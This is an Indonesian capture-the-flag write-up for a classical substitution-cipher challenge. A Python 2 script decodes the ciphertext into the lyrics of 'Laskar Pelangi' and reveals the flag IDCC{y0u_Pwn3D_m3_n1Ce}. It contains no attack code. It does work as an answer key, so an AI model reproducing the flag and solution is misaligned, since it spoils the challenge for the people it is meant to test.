hn0000w00xat 0aja qa}p W0a0a
iu}0a wu0a ju j0}ua...
|n}a0uxat ja} 0n000 0n00a0a
0axa0 j0}ua 0aw 0nu}jat 000pa
hn0000w00xat 0aja qa}p W0a0a
iu}0a wu0a ju j0}ua...
0nxa|a}0a
UJIII{000 b0}3J |3 }1In}

```

Setelah di perhatikan ternyata saat di online decode 404 di hilangkan akhirnya saya mencoba menghilangkan dan mencobanya kembali

```

1 import string
2 s = open('flag').read()
3 k = "loakcftebhvzmdsgnxypqwiju"
4 flag = ''
5 for c in s:
6     if c not in string.ascii_letters:
7         flag += c
8         continue
9     if c.isupper():
10        flag += chr(65 + k.index(c.lower()))
11    else:
12        flag += chr(97 + k.index(c))
13 print flag

```

Didapatkanlah flagnya yakni :

```
Terminal
0axa0 j0}ua 0aw 0nu}jat 000pa
h0000w00kat 0aja qa}p W0a0a
iu}0a w00a ju j0}ua...
0nxa}a0a
UJII(000 b0}3j {3 }lIn)
tripoloski ~/Unduhan > python2 solver_oldcrypt.py
mimpi adalah kunci
untuk kita menaklukkan dunia
berlarilah tanpa lelah
sampai engkau meraihnya
laskar pelangi
takkan terikat waktu
bebaskan mimpimu di angkasa
warnai bintang di jiwa
menarilah dan terus tertawa
walau dunia tak seindah surga
bersyukurlah pada Yang Kuasa
cinta kita di dunia...
selamanya
cinta kepada hidup
memberikan senyuman abadi
walau hidup kadang tak adil
tapi cinta lengkapi kita...
laskar pelangi
takkan terikat waktu
jangan berhenti mewarnai
jutaan mimpi di bumi...
oh menarilah dan terus tertawa
walau dunia tak seindah surga
bersyukurlah pada Yang Kuasa
cinta kita di dunia...
menarilah dan terus tertawa
walau dunia tak seindah surga
bersyukurlah pada Yang Kuasa
cinta kita di dunia...
selamanya
IDCC{y0u Pwn3D_m3_n1Ce}
tripoloski ~/Unduhan >
```

Flag : IDCC{y0u_Pwn3D_m3_n1Ce}